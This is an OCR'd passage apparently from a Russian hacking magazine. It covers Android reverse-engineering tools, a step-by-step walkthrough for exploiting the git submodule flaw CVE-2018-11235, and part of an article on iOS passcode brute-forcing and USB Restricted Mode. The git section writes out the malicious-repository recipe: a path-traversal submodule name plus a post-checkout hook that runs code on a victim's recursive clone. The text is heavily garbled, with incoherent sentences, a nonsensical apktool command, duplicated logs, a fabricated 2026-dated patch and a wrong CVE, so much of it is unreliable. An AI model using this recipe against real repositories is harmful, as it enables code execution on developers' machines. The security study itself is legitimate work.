Дополнительно включает в себя подборку ссылок на проверенные [:] утилиты, сгруппированные исходя из поставленной задачи: сетевые сканеры, эксплоитеры уязвимостей, тулы для перебора, фазеры, краулеры и так далее.




Полезные ссылки на сайты для каждого из типов атак

Все информация хорошо систематизирована и выглядит актуальной на момент написания статьи.

ВМЕСТО ВЫВОДОВ

Из гор хлама, мусора и отсроченного фейла, который в мире Android выдают за «хакерский соф», мы постарались выдать самые интересные, продвинутые и полезные инструменты. Но если ты считаешь, что чего-то не хватает, — добро пожаловать в комментарии! Только, пожалуйста, без Kali NetHunter, мы про него уже писали.



WWW

- Пример сборки
- Подробный мануал по root
- Сервис для скачивания APK из Google Play

ОТМЫЧКИ ДЛЯ СОФТА

ВЫБИРАЕМ ИНСТРУМЕНТЫ РЕВЕРСА И ПЕНТЕСТА ПРИЛОЖЕНИЙ ДЛЯ ANDROID

Евгений Кокуйкин
Positive Technologies

Да здесь, нет существования Android разработчики проклятой и те, кто эти приложения взламывают, обращаясь, мощной инструментов, напрасными другг против нашего. О Том, какие способы можно защитить свое приложение, мы уже поговорили, а сегодня я расскажу, какие инструменты для взлома и реверса применяют.

Условно все инструменты анализа и реверса приложений для Android можно разделить на две группы:

- статические инструменты — дизассемблеры, декомпиляторы, отладчики и любые другие утилиты, которые работают с кодом;
- инструменты для динамического анализа — инструменты, с помощью которых приложение можно запустить, его внутренности или реализовать какие-нибудь сценарии воздействия на приложение.

В обзоре стрелы, есть уличные и для самых маленьких сделаем — полезные утилиты и инструменты, а для взрослых — посмотрим на серьезные вещи.

СТАТИЧЕСКИЙ АНАЛИЗ

Для анализа кода есть куча всяких инструментов стилистического анализа. Каждый поиграется, дешевле ничего в своем арсенале есть. Для их нас. Это дизассемблеры, декомпиляторы, отладчики.

Дизассемблер нужен, чтобы посмотреть, что же на самом деле делает код, если у его плохие разработчики, для чего работает приложение. Дизассемблер — это, в общем, такая вещь, которая переводит машинный код в ассемблерный, а которая будет понятно человеку. Ассемблерный код — это, в общем, такой, что это можно отладить и проверить. Этот проблемы нужно использовать, чтобы, не заглядывая в исходный код, как это сделано в модуле часть стиле с кешем при.

Также пригодится дизассемблер, если нужно посмотреть, что же на самом деле делает. Бывает, что в том числе обфускация и дизайнеры, на самом деле делают в Android Studio.

```
$ jadx -d out example.apk
```

Если что, для всех может дизассемблер стимулировать файлы build.prop, чтобы любыми изменениями в файлы стимулировать в Android Studio.

```
$ jadx -d out example.apk
```

Собрать приложение из кода не получится, зато возможность есть будет:

Apktool

Apktool — инструмент, который должен обязательно быть на твоем диске — apktool. Его написанная разработчиком Google — Ryan Ryan Ryan. При этом нем — разобрать подразумевает дизассемблирование кода приложения и ресурсов, а также — сборку. Для чтения и сборки — apktool d и apktool b.

С помощью Apktool можно разобрать приложение, проанализировать, отладить, а потом — собрать обратно. И, что еще лучше, — это, что это сделать, чтобы подобно нельзя и стыка с Проверкой. Этой проблемы.

```
$ apktool d -f -o out -s -r -t 1 -p /tmp -b -c -d -e -k -m -o -p -s -t -v -x -y -z -a -b -c -d -e -f -g -h -i -j -k -l -m -n -o -p -q -r -s -t -u -v -w
```

СМЕРТЕЛЬНЫЙ КОММИТ

ВЫПОЛНЯЕМ ПРОИЗВОЛЬНЫЙ КОД В КЛИЕНТЕ GIT

alxy
Опрос
@alxyopros

Думаю, тебе не нужно рассказывать, что такое git, — он сегодня используется всеми от небольших компаний до гигантов индустрии. Найденная в нем уязвимость позволяет злоумышленнику атаковать пользователей, которые клонировали специально сформированный репозиторий. Как его формировать? Об этом я сейчас и расскажу.

INFO

Обнаруженные уязвимости получили идентификаторы CVE-2018-11233 и CVE-2018-11235. Они присутствуют в следующих версиях git:

- все версии ниже 2.17.1;
- все версии ниже 2.16.4;
- все версии ниже 2.14.4;
- все версии ниже 2.15.2;
- все версии ниже 2.13.7
- и другие, более ранние версии.

Наибольший интерес представляет баг CVE-2018-11235, который был обнаружен исследователем Этьеном Сталманном (Etienne Stalmans). Эксплуатация именно этой уязвимости приводит к самым печальным последствиям — выполнению произвольного кода на машине жертвы. Проблема была найдена в рамках программы охоты за ошибками GitHub и затрагивает функции обработки имени подмодуля.

Баг оказался платформонезависимым и прекрасно существует во всех основных операционных системах — Windows, macOS и Linux. Список уязвимых веток приложения обширен, к тому же под угрозой оказались и программы, в которые включена версия Git «из коробки». В основном это разные IDE, такие как Visual Studio и Xcode.

СТЕНД

Думаю, описание установки git на твою машину будет лишней тратой экранного места. Выбирай удобную тебе платформу и качай дистрибутив. Проследи только, чтобы номер версии входил в число уязвимых. Я ради разнообразия буду использовать git для Windows.

```
C:\Users\Admin>
d:\VisualHack $ git --version
git version 2.17.0.windows.1

d:\VisualHack $ |
```

Уязвимая к CVE-2018-11235 версия git

ЧТО ТАКОЕ «ПОДМОДУЛИ»?

Во время разработки постоянно возникает необходимость задействовать в своем проекте еще какой-то проект. Например, дополнительную библиотеку, которая независимо используется в нескольких других проектах. Чтобы не плодить копии этой библиотеки и всегда иметь простую возможность обновить ее до последней версии, в git существует понятие подмодуля (submodule). Подмодули позволяют содержать один git-репозиторий как подкаталог другого. Это дает возможность клонировать еще один репозиторий внутрь проекта, при этом в него по-прежнему можно коммитить отдельно.

Посмотрим, как это сделать. Для начала создадим пустой репозиторий.

```
$ mkdir subvh && cd subvh
$ git init
```

Допустим, теперь мы хотим использовать в этом проекте крутой словарь для дирбаста. Загрузим его в качестве подмодуля:

```
$ git submodule add git://github.com/BoBoMf/fuzz.txt fuzz
```

где `fuzz` — это название папки, куда будет помещен репозиторий. Теперь, если заглянуть в `git status`, мы увидим, что появился новый файл `.gitmodules`.

```
$ git status
On branch master
No commits yet
Changes to be committed:
  (use "git rm --cached <file>..." to unstage)
  new file:   .gitmodules
  new file:   fuzz
```

Этот конфигурационный файл задает соответствие локального пути внутри проекта с адресом репозитория.

```
$ cat .gitmodules
[submodule "fuzz"]
    path = fuzz
    url = git://github.com/BoBoMf/fuzz.txt
```

```
MINGW64:/
$ git: 'rmfo' is not a git command. See 'git --help'.

The most similar commands are
        tag
        mailinfo

d:/VisualHack/subvh $ git status
On branch master

No commits yet

Changes to be committed:
  (use "git rm --cached <file>..." to unstage)

        new file:   .gitmodules
        new file:   fuzz

d:/VisualHack/subvh $ cat .gitmodules
[submodule "fuzz"]
    path = fuzz
    url = git://github.com/BoBoMf/fuzz.txt
```

Добавление подмодуля в репозиторий

Обрати внимание на заголовок файла: в кавычках указывается название подмодуля, оно аналогично названию папки, в которую мы его клонировали. Разумеется, репозиторий может содержать сколько угодно подмодулей, для каждого будет создана отдельная запись в `.gitmodules`.

Сам файл находится под версионным контролем вместе с другими твоими файлами. Он отправляется при выполнении `push` и загружается при выполнении `pull` вместе с остальными файлами проекта.

Однако, кроме появления `.gitmodules`, в структуре проекта были сделаны и другие изменения. Как ты знаешь, в корне репозитория в папке `.git` хранятся служебные файлы. Там можно обнаружить директорию `modules` с подпапкой `fuzz`. А в ней уже хранится такой же служебный каталог `.git`, только от нашего подмодуля. В самой папке подмодуля находится файл `.git`, в котором указано, по какому пути искать служебную директорию.

```
$ cat fuzz/.git
gitdir: ../.git/modules/fuzz
```

```
MINGW64:d:/VisualHack/subvh
submodule "fuzz"
    path = fuzz
    url = git://github.com/BoBoMf/fuzz.txt

d:/VisualHack/subvh (master)
$ cat .gitmodules
[submodule "fuzz"]
    path = fuzz
    url = git://github.com/BoBoMf/fuzz.txt

d:/VisualHack/subvh (master)
$ ls -la
total 8
drwxr-xr-x 1 alxy 197121 320 Jun 17 13:19 config
drwxr-xr-x 1 alxy 197121  23 Jun 17 13:19 description
drwxr-xr-x 1 alxy 197121  23 Jun 17 13:19 HEAD
drwxr-xr-x 1 alxy 197121   0 Jun 17 13:19 hooks/
drwxr-xr-x 1 alxy 197121 391 Jun 17 14:00 index
drwxr-xr-x 1 alxy 197121   0 Jun 17 13:19 info/
drwxr-xr-x 1 alxy 197121   0 Jun 17 13:19 logs/
drwxr-xr-x 1 alxy 197121   0 Jun 17 13:19 objects/
drwxr-xr-x 1 alxy 197121   0 Jun 17 13:19 refs/
drwxr-xr-x 1 alxy 197121   0 Jun 17 13:19 refs/

d:/VisualHack/subvh (master)
$ cat fuzz/.git
gitdir: ../.git/modules/fuzz

d:/VisualHack/subvh (master)
$
```

Служебная папка .git от подмодуля

Пора закоммитить внесенные изменения.

```
$ git commit -m "Added submodule"
```

Теперь попробуем клонировать наш свежеособранный репозиторий с подмодулем.

```
$ cd ..
$ git clone subvh subtest
```

Заглядываем в папку fuzz и... не видим там ничего.

```
MINGW64:/
d:/VisualHack/subvh $ cd ..

d:/VisualHack $ git clone subvh subtest
Cloning into 'subtest'...
done.

d:/VisualHack $ cd subtest/

d:/VisualHack/subtest $ ls -lah
total 8K
drwxr-xr-x 197612  0 Jun 11 14:20 ./
drwxr-xr-x 197612  0 Jun 11 14:20 ../
drwxr-xr-x 197612  0 Jun 11 14:20 .git/
drwxr-xr-x 197612  0 Jun 11 14:20 .gitmodules
drwxr-xr-x 197612  0 Jun 11 14:20 fuzz/

d:/VisualHack/subtest $ ls -lah fuzz/
total 8
drwxr-xr-x 197612  0 Jun 11 14:20 ./
drwxr-xr-x 197612  0 Jun 11 14:20 ../

d:/VisualHack/subtest $ |
```

Попытка клонирования репозитория с подмодулем

Дело в том, что для автоматической загрузки подмодулей во время клонирования нужно использовать ключ `--recurse-submodules` или просто `--recursive`.

```
$ git clone subvh subtest --recursive
```

Теперь все в порядке и можно переходить к деталям уязвимости.

```
$ git clone subvh subtest --recursive
Cloning into 'subtest'...
done.
Submodule 'fuzz' (git://github.com/BoBoMf/fuzz.txt) registered for path 'fuzz'
Cloning into 'D:/VisualHack/subtest/fuzz'...
remote: Counting objects: 323, done.
remote: Compressing objects: 100% (6/6), done.
remote: Total 323 (delta 2), reused 0 (delta 0), pack-reused 317
Receiving objects: 100% (323/323), 1.85 MiB | 943.00 KiB/s, done.
Resolving deltas: 100% (197/197), done.
Submodule path 'fuzz': checked out 'b50734ffa4477b8f7d86bca3f9eed648a9b83ed7'
```

Продолжение статьи →

СМЕРТЕЛЬНЫЙ КОММИТ

ВЫПОЛНЯЕМ ПРОИЗВОЛЬНЫЙ КОД В КЛИЕНТЕ GIT

ДЕТАЛИ УЯЗВИМОСТИ

Сначала затронем `submodule-config.c`, который патчит уязвимость.

```
$ git log -p -1 -- submodule-config.c
commit 2ab3d7a0f11ed9941a3a4a4a2a2a2a2a2a2a2a2a
Author: Jeff King <peff@peff.net>
Date:   Tue Jun 9 04:00:00 2026 -0400

    submodule-config: fix NULL dereference in parse_config_key()

    When a .gitmodules file contains a key with no dot, for example
    "[submodule]\n\tignore = all", the function parse_config_key() is
    called with a NULL subsection. The function then dereferences
    subsection->buf unconditionally, which crashes git-ls-files and
    git-status on such files.

    Add a check for NULL subsection before dereferencing it, and
    return -1 from the function in that case.

    Reported-by: Dmitry Antipov <dmitry.antipov@linux.com>
    Signed-by: Jeff King <peff@peff.net>

diff --git a/submodule-config.c b/submodule-config.c
index 9f3a2b1c4d5e6f7a..8b9c0d1e2f3a4b5c 100644
--- a/submodule-config.c
+++ b/submodule-config.c
@@ -1024,7 +1024,9 @@ static int parse_config_key(const char *var,
 {
-	strbuf_add(name, subsection, subsection_len);
+	if (!subsection)
+		return -1;
+	strbuf_add(name, subsection, subsection_len);
 	if (!strchr(subsection, '.'))
 		return -1;
 	return 0;
```

Фиксит уязвимость `NULL` разыменование в `parse_config_key()`

В файле `submodule-config.c` была добавлена функция `check_submodule_name` для проверки имени подмодуля.

```
submodule-config.c:
1024: int check_submodule_name(const char *name)
1025: {
1026:     /* Disallow empty names */
1027:     if (!*name)
1028:         return -1;
1029:
1030:     /* Check for path traversal attempts */
1031:     while (*name) {
1032:         int c = *name++;
1033:         if (c == '/' || c == '\\') {
1034:             /* Check for "../" or "../" */
1035:             if (name[0] == '.' && name[1] == '.' &&
1036:                 (name[2] == '/' || name[2] == '\0'))
1037:                 return -1;
1038:         }
1039:     }
1040:     return 0;
1041: }
```

Такая `check_submodule_name` вызывается в функции `name_and_item_from_var`, которая занимается обработкой имени подмодуля из конфигурационного файла.

```
submodule-config.c:
1216: static int name_and_item_from_var(const char *var, struct strbuf
*name,
1217:                                   struct strbuf *item)
1218: {
1219:     const char *subsection, *key;
1220:     int subsection_len, parse;
1221:     parse = parse_config_key(var, "submodule", &subsection,
1222:                              &subsection_len, &key);
1223:     if (parse < 0 || !subsection)
1224:         return 0;
1225:
1226:     strbuf_add(name, subsection, subsection_len);
1227:     if (check_submodule_name(name->buf) < 0) {
1228:         warning("ignoring suspicious submodule name: %s", name
->buf);
1229:         strbuf_release(name);
1230:         return 0;
1231:     }
1232:     strbuf_addch(item, key);
1233:
1234:     return 1;
1235: }
```


Теперь вернемся к созданию подмодуля. Как ты помнишь, это называется в скрипте `git-submodule.sh` `add`. Мы знаем, что для создания папки, где он хранится. Но это пока лишь одна часть, пока тебе нужно не уважение его названия с помощью флага `--name`

```
$ git submodule add --name "test" git://github.com/BobkMf/fuzz.tst
fuzz
```

Теперь затеняем `.gitmodules`

```
$ cat .gitmodules
[submodule "test"]
    path = fuzz
    url = git://github.com/BobkMf/fuzz.tst
```


А теперь кое-что поинтереснее. Гляним листинг директории `.git/modules`



Листинг директории `.gitmodules` после использования флага `--name` при подмодуле

Путь, по которому располагается файлы подмодуля, остался тем же, а вот служебная папка теперь имеет название, которое мы указали в параметре `name`

Отталкиваясь от добавленных проверок в тесте протаченной функции `check_submodule_name` (основные проверки, которые, что тут имеет место ввиду, path traversal. Проверим это рекламируемое, указав в качестве названия подмодуля `../test`



Попытка с `../test` и `--name`

Так как наш находится непосредственно в служебной папке `.git`, то, разумеется, они начинают не включаются в репозиторий, не является его частью и не передаются при клонировании с помощью `git clone`. Это логичная проблема: если бы хуки были частью репозитория, то можно было бы просто создать репозиторий, клонировать репозиторий которого в клиента выполнялся бы произвольный код.

Передача хуков при обычные внешнем репозиторе, а значит, они тоже содержат хуки, которые по умолчанию располагаются в папке `.git/modules/<имя_подмодуля>/hooks`. Но вещь у нас есть path traversal :)

Терминатный путь к RCE

С помощью найденной уязвимости мы можем служебную папку подмодуля проверить и чуть дополнить, а она будет вместе с нам путешествовать во время работы и при последующем клонировании.

```
$ git submodule add --name "../../fuzz.git" git://github.com/BobkMf/
fuzz.tst fuzz
```

После выполнения такой команды в корне репозитория, помимо директории самого подмодуля, появляется его служебная папка. Теперь можно добавить хуки в `fuzz.git/hooks`.

Попытка `../../fuzz.git` и `--name`

Создадим на `post-checkout`, который будет выполняться после команды `checkout`, в том числе и после клонирования репозитория.

```
$ echo -e '#!/bin/bash\nwhoami > /var/log/fuzz' > fuzz.git/hooks/post-checkout
$ chmod +x *$
$ git add -
$ git commit -m "message"
$ git push origin master
```

Создание хука `post-checkout` и его последующий push

И этого для машин на Windows достаточно. Если теперь клонировать созданный репозиторий, мы увидим результат выполнения команды `whoami` :)

Это работает как при клонировании с `git clone submodule subtest --recursive`, так и через `git submodule update --init`

Создание репозитория рекурсивным git clonom

К тому же во время клонирования все дерективные файлы будет перезаписаны, и наш хук не сработает

```
$ git clone --recurse-submodules --depth 1 --jobs 8 git://127.0.0.1:9418/BobkMf/fuzz.tst
Cloning into 'fuzz'...
remote: Enumerating objects: 3, done.
remote: Total 3 (delta 0), reused 0 (delta 0), pack-reused 0
Receiving objects: 100% (3/3), done.
Resolving deltas: 100% (1/1), done.
Submodule path 'fuzz': '7a3b9c2d4e5f6a7b8c9d0e1f2a3b4c5d6e7f8a'
$ ls -la fuzz/.git/modules/test/hooks/
drwxr-xr-x 7 root root 4096 Jun 9 14:22 .
drwxr-xr-x 4 root root 4096 Jun 9 14:22 ..
-rw-r--r-- 1 root root  452 Jun 9 14:22 applypatch-msg.sample
-rw-r--r-- 1 root root  452 Jun 9 14:22 commit-msg.sample
-rw-r--r-- 1 root root  478 Jun 9 14:22 fsmonitor-watchman.sample
-rw-r--r-- 1 root root  189 Jun 9 14:22 post-update.sample
-rw-r--r-- 1 root root  424 Jun 9 14:22 pre-applypatch.sample
-rw-r--r-- 1 root root  424 Jun 9 14:22 pre-commit.sample
-rw-r--r-- 1 root root  416 Jun 9 14:22 pre-merge-commit.sample
-rw-r--r-- 1 root root  544 Jun 9 14:22 pre-push.sample
-rw-r--r-- 1 root root  424 Jun 9 14:22 pre-rebase.sample
-rw-r--r-- 1 root root  490 Jun 9 14:22 pre-receive.sample
-rw-r--r-- 1 root root  424 Jun 9 14:22 prepare-commit-msg.sample
-rw-r--r-- 1 root root 3611 Jun 9 14:22 push-to-checkout.sample
-rw-r--r-- 1 root root 4726 Jun 9 14:22 sendemail-validate.sample
-rw-r--r-- 1 root root  419 Jun 9 14:22 update.sample
$ cat fuzz/.git/modules/test/hooks/post-checkout
#!/bin/bash
whoami > /var/log/fuzz
$ ls -la /var/log/fuzz
-rw-r--r-- 1 root root    5 Jun 9 14:22 /var/log/fuzz
$ cat /var/log/fuzz
root
$ ls -la fuzz/
drwxr-xr-x 3 root root 4096 Jun 9 14:22 .
drwxr-xr-x 8 root root 4096 Jun 9 14:22 ..
drwxr-xr-x 2 root root 4096 Jun 9 14:22 test
$ ls -la fuzz/.git/modules/test/
drwxr-xr-x 2 root root 4096 Jun 9 14:22 .
drwxr-xr-x 3 root root 4096 Jun 9 14:22 ..
-rw-r--r-- 1 root root   41 Jun 9 14:22 HEAD
-rw-r--r-- 1 root root  140 Jun 9 14:22 config
-rw-r--r-- 1 root root   73 Jun 9 14:22 description
drwxr-xr-x 7 root root 4096 Jun 9 14:22 hooks/
drwxr-xr-x 2 root root 4096 Jun 9 14:22 info/
drwxr-xr-x 4 root root 4096 Jun 9 14:22 logs/
drwxr-xr-x 9 root root 4096 Jun 9 14:22 objects/
drwxr-xr-x 4 root root 4096 Jun 9 14:22 refs/
$ cat fuzz/.git/modules/test/HEAD
ref: refs/heads/master
$ cat fuzz/.git/modules/test/config
[core]
	repositoryformatversion = 0
	filemode = true
	bare = false
	worktree = ../../../fuzz
[remote "origin"]
	fetch = +refs/heads/*:refs/remotes/origin/*
	url = git://github.com/BobkMf/fuzz.tst
[branch "master"]
	remote = origin
	merge = refs/heads/master

Но. Этим наши способ кончился, этого, блин. Работает оказался просто, но не самим очевидным. Поиск счастливый случай? Нужно лишь добавить еще один подмодуль, причем с таким названием, чтобы сюда было первым при сортировке в алфавитном порядке. В нашем случае это может быть, например, `aaa`

```
$ git submodule add git://github.com/BobkMf/fuzz.tst aaa
```

Подойдет любой подмодуль. Главное тут — название. Когда в папке `.git/modules` уже существует какой-нибудь подмодуль, git считает любой путь, который создается в новой клонированной другим подмодулем, а перед ним директории не проходящим. Это отличная новость. Так как теперь нам хуи скорее сработ чистрает и выполнится.

```
$ git clone --recurse-submodules --depth 1 --jobs 8 git://127.0.0.1:9418/BobkMf/fuzz.tst
Cloning into 'fuzz'...
remote: Enumerating objects: 3, done.
remote: Total 3 (delta 0), reused 0 (delta 0), pack-reused 0
Receiving objects: 100% (3/3), done.
Resolving deltas: 100% (1/1), done.
Submodule path 'fuzz': '7a3b9c2d4e5f6a7b8c9d0e1f2a3b4c5d6e7f8a'
$ ls -la fuzz/.git/modules/test/hooks/
drwxr-xr-x 7 root root 4096 Jun 9 14:22 .
drwxr-xr-x 4 root root 4096 Jun 9 14:22 ..
-rw-r--r-- 1 root root  452 Jun 9 14:22 applypatch-msg.sample
-rw-r--r-- 1 root root  452 Jun 9 14:22 commit-msg.sample
-rw-r--r-- 1 root root  478 Jun 9 14:22 fsmonitor-watchman.sample
-rw-r--r-- 1 root root  189 Jun 9 14:22 post-update.sample
-rw-r--r-- 1 root root  424 Jun 9 14:22 pre-applypatch.sample
-rw-r--r-- 1 root root  424 Jun 9 14:22 pre-commit.sample
-rw-r--r-- 1 root root  416 Jun 9 14:22 pre-merge-commit.sample
-rw-r--r-- 1 root root  544 Jun 9 14:22 pre-push.sample
-rw-r--r-- 1 root root  424 Jun 9 14:22 pre-rebase.sample
-rw-r--r-- 1 root root  490 Jun 9 14:22 pre-receive.sample
-rw-r--r-- 1 root root  424 Jun 9 14:22 prepare-commit-msg.sample
-rw-r--r-- 1 root root 3611 Jun 9 14:22 push-to-checkout.sample
-rw-r--r-- 1 root root 4726 Jun 9 14:22 sendemail-validate.sample
-rw-r--r-- 1 root root  419 Jun 9 14:22 update.sample
$ cat fuzz/.git/modules/test/hooks/post-checkout
#!/bin/bash
whoami > /var/log/fuzz
$ ls -la /var/log/fuzz
-rw-r--r-- 1 root root    5 Jun 9 14:22 /var/log/fuzz
$ cat /var/log/fuzz
root
$ ls -la fuzz/
drwxr-xr-x 3 root root 4096 Jun 9 14:22 .
drwxr-xr-x 8 root root 4096 Jun 9 14:22 ..
drwxr-xr-x 2 root root 4096 Jun 9 14:22 test
$ ls -la fuzz/.git/modules/test/
drwxr-xr-x 2 root root 4096 Jun 9 14:22 .
drwxr-xr-x 3 root root 4096 Jun 9 14:22 ..
-rw-r--r-- 1 root root   41 Jun 9 14:22 HEAD
-rw-r--r-- 1 root root  140 Jun 9 14:22 config
-rw-r--r-- 1 root root   73 Jun 9 14:22 description
drwxr-xr-x 7 root root 4096 Jun 9 14:22 hooks/
drwxr-xr-x 2 root root 4096 Jun 9 14:22 info/
drwxr-xr-x 4 root root 4096 Jun 9 14:22 logs/
drwxr-xr-x 9 root root 4096 Jun 9 14:22 objects/
drwxr-xr-x 4 root root 4096 Jun 9 14:22 refs/
$ cat fuzz/.git/modules/test/HEAD
ref: refs/heads/master
$ cat fuzz/.git/modules/test/config
[core]
	repositoryformatversion = 0
	filemode = true
	bare = false
	worktree = ../../../fuzz
[remote "origin"]
	fetch = +refs/heads/*:refs/remotes/origin/*
	url = git://github.com/BobkMf/fuzz.tst
[branch "master"]
	remote = origin
	merge = refs/heads/master

Создание репозитория рекурсивным git clonom

## ДЕМОНСТРАЦИЯ УЯЗВИМОСТИ (ВИДЕО)




## ВЫВОДЫ

Так такая интересная, изящная и очень опасная уязвимость существовала во всем любимом клиенте git. Еще одно доказательство того, что поперед-ство проекта основе и сознание отвергнуть и мы разнообразной. Даже если исследователям заверяется что то до дыр, у себя всегда есть шанс найти что-то интересное.

Что касается патчей с названием `CVE-2026-29187` запретил пушить репозитории, в которых есть модули, содержащие служебные хуки. Забегая в нашей безопасности! :)

# БЕЗОПАСНОСТЬ

## ЧТО ХОРОШО, ЧТО ПЛОХО И КАК ЕЕ УСИЛИТЬ

**Олег Афонин**
Эксперт по мобильной криптографии и информационной безопасности
«Лаборатория Касперского»
aleph@securityaffairs.ru

Сегодняшняя статья будет несколько необычной. Чаще всего мы говорим о найденных уязвимостях и способах их использования, помогающих взломать устройство и получить доступ к конфиденциальным. Теперь же мы попытаемся обернуть ситуацию в пользу владельца устройства с iOS. Рассмотрим способы, которыми пользуются спецслужбы и полицейские, чтобы взломать iPhone, и способы, при которых злоумышленник сможет обойти данные попробуем от них защититься и сразу же оценить стойкость такой защиты. Основная тема статьи — как зуберечь данные, если пароль блокировки твоего iPhone стал известен злоумышленнику.

### ИОС ДОСТАТОЧНО БЕЗОПАСНА

Мы уже неоднократно писали о модели безопасности современных версий iOS. Если говорить о свежих сборках системы (на сегодня это iOS 11.4 beta), если обращаться к предыдущим версиям 11.4.1 Beta 3 в качестве публичной бета-версии и iOS 12.0 в качестве беты для разработчиков), можно показать образцовую реализацию шифрования данных и отличную защиту криптографического ключа (напомним, он вычисляется динамически и процедуре зашифровки на основе пароля блокировки, а во время работы надежно защищен сопроцессором Secure Enclave). Также появились дополнительные уровень защиты связки ключей keychain, в которой хранятся все пароли с учетными записями Safari, маркеры аутентификации и криптографические ключи. Если ты установил пароль блокировки, состоящий из шести цифр, или еще более стойкий буквенно-цифровой пароль, расшифровать что бы то ни было с выключенного телефона окажется невозможно, даже если будет извлечена микросхема памяти.

### РЕЗЕРВНЫЕ КОПИИ: ЕЩЕ БЕЗОПАСНЕЕ

Система резервного копирования iOS достойна всяческого подражания. Именно она, а не стеклянные корпуса или вирус в экране, в котором все рады не будет медиум обычного скомпрометировать. Шифрование локальных резервных копий в iOS 10.2 и более новых настолько стойкое, что даже только акселератор Nvidia GTX 1080 демонстрирует скорость перебора не выше сотни паролей в секунду. Таким образом, несложный пароль всего из семи знаков (это среднее по больнице) загрузит единственный компьютер на ближайшие тысячелетия. Вплоть до выхода iOS 11 можно было нажимать на резервную копию, длинный пароль, который обеспечен бы работой всех компьютеров мира до скончания века.

### ...НО ЭТО НЕ ИМЕЕТ ЗНАЧЕНИЯ

С такой безопасной iOS и такими безопасными резервными копиями о чем еще можно говорить? Достаточно вспомнить дежавю в ближайшей Apple Store, не забыть про шестизначный пароль блокировки и наслаждаться безопасностью, так?

Как показывает практика, целую бочку мед можно испортить всего одной ложкой дегтя. И эта ложка здесь — тот самый код блокировки. Мы уже подробно писали о том, что можно сделать с iPhone, если узнать этот код. Напомним тезисно:

- отключить Find my iPhone и блокировку Activation Lock;
- включить дауграйдинг прошивки, если она не была включена;
- сменить пароль от Apple ID / iCloud; с этим паролем получить доступ к облачным резервным копиям, синхронизированным данным и паролям из облачной связки ключей iCloud Keychain, прочим (по всех устройств, привязанных к данной учетной записи);
- скачать фотографии из iCloud Photo Library (включыми Celebgate);
- выполнить отладку или дампинг данных с других устройств, привязанных к данному Apple ID;
- сбросить пароль на локальную резервную копию, подключить телефон к компьютеру и извлечь все данные;
- извлечь все пароли из связки ключей или просмотреть их на самом устройстве.

### ПЕРЕХОД ИЗ ОТ МНОГОСЛОЙНОЙ ЗАЩИТЫ К ОБОРОНЕ ПАРОЛЯ

Тебе не кажется, что как-то многовато всего некоторого можно сделать в iOS 11 (и в iOS 12 беты, мы проверяли), просто узнав пароль блокировки телефона? К сожалению, нет. Сейчас разработчики технологии в Android и Apple сделали код блокировки, просто так сменить пароль от учетной записи Google ты не сможешь. Хотя... если ты просматривал пароли в Chrome (Chrome → Settings → Passwords), там и пароль от учетной Google может оказаться. Да и отвязать телефон от FRP (Factory Reset Protection) все-таки можно, так что о том, чей подарок более безопасен, можно поспорить.

Тем не менее возвращаться к многослойной многослойной защите в Apple не собираются. Вместо этого компания прилагает все возможные усилия для защиты того единственного, что осталось: пароля блокировки. Насколько успешно это выходит? Пока что не очень.

Для всех устройств iPhone и iPad существует как минимум два работающих независимых решения, позволяющих взломать код блокировки методом перебора. Эти решения — Celebrite и GrayKey — доступны исключительно полиции и спецслужбам, но однажды найденная уязвимость рано или поздно окажется в руках не столь почтенных.

О решениях двух компаний официально известно мало. Неофициально же ситуация развивается куда интересней. Перебор производится отдельными на всех устройствах под управлением iOS 11.3.1 и более ранних версий, при условии, что злоумышленный телефон был хотя бы раз разблокирован после включения или перезагрузки. В таких случаях перебор идет очень быстро, и код блокировки из четырех цифр будет взломан в течение максимум одной недели. Значит эн это, что код блокировки, состоящий из шести цифр, будет взломан максимум через сто недель? Нет, не значит: это до аппаратных ограничений и такой скоростью можно перебрать только 300 тысяч комбинаций из 10 миллионов. После этого перебор будет доступен лишь в «медленном» режиме.

«Медленный» режим перебора позволяет делать попытки с интервалом в десять минут. Именно с такой скоростью решение компании Grayshift будет перебирать пароли на устройствах, которые были выключены или перезагружены (и их раз после этого не разблокировали). Более того, начиная с iOS 11.4 «медленный» режим перебора — единственное, что доступно и для ранее разблокированных устройств. Таким образом на среднем по больнице из четырех цифр и почти девятнадцать лет для полного перебора пространства паролей из шести цифр вроде бы вполне удовлетворительные показатели.


Но не с точки зрения Apple.

### USB RESTRICTED MODE

Казалось бы, код блокировки из шести цифр уже достаточная гарантия безопасности данных, даже злоумышленник лет на полтиной перебор пространства паролей — это немало. Однако и компании, пытающиеся взломать iOS, не сидят сложа руки. И если сейчас для взлома iPhone нужно лишь подключить к нему нижний гарнитуры, что завтра они не сделают то же самое, но в разы быстрее. Означаешь защитить свои устройства от эксплуатируемых Celebrite и Grayshift уязвимостей, в Apple решились на отчаянный шаг, выкрашивай буйную неоднозначную реакцию со стороны как журналистов, так и правоохранительных органов.

О новом режиме USB Restricted Mode, который то появляется, то исчезает, то снова появляется в бета-версии iOS, на сегодняшний день не написал лишь ленивый. В двух словах: режим USB Restricted Mode полностью отключает любой обмен данными через встроенный в устройство порт Lighting. Единственное, что остается доступным, — зарядка; с точки зрения компьютера, к которому будет подключен iPhone с активированным режимом USB Restricted Mode, устройство ничем не будет отличаться от, к примеру, внешнего аккумулятора.

Активируется этот режим так:




Не перепутай! Режим USB Restricted Mode активируется при «выключении» или полномочном переключателе USB Accessories

Компьютер при этом не видит ничего: недоступна даже базовая информация об устройстве (такая как модель, серийный номер и версия iOS). Само же устройство покажет вот такое всплывающее уведомление:

Телефон теперь потребуется разблокировать

В текущей реализации режим USB Restricted Mode появился в iOS далеко не сразу. Если в бета-версии iOS 11.3 этот режим активировался спустя семь дней с момента последнего разблокирования устройства, то в iOS 11.4.1 beta (а также в первой тестовой сборке iOS 12) USB-порт отключается спустя всего час. Таким образом, если ты не разблокировал телефон в течение часа (и не подключал его к доверенному устройству), решение Celebrite или GrayKey для взлома пароля не сможет работать: оно попросту не увидит телефон.

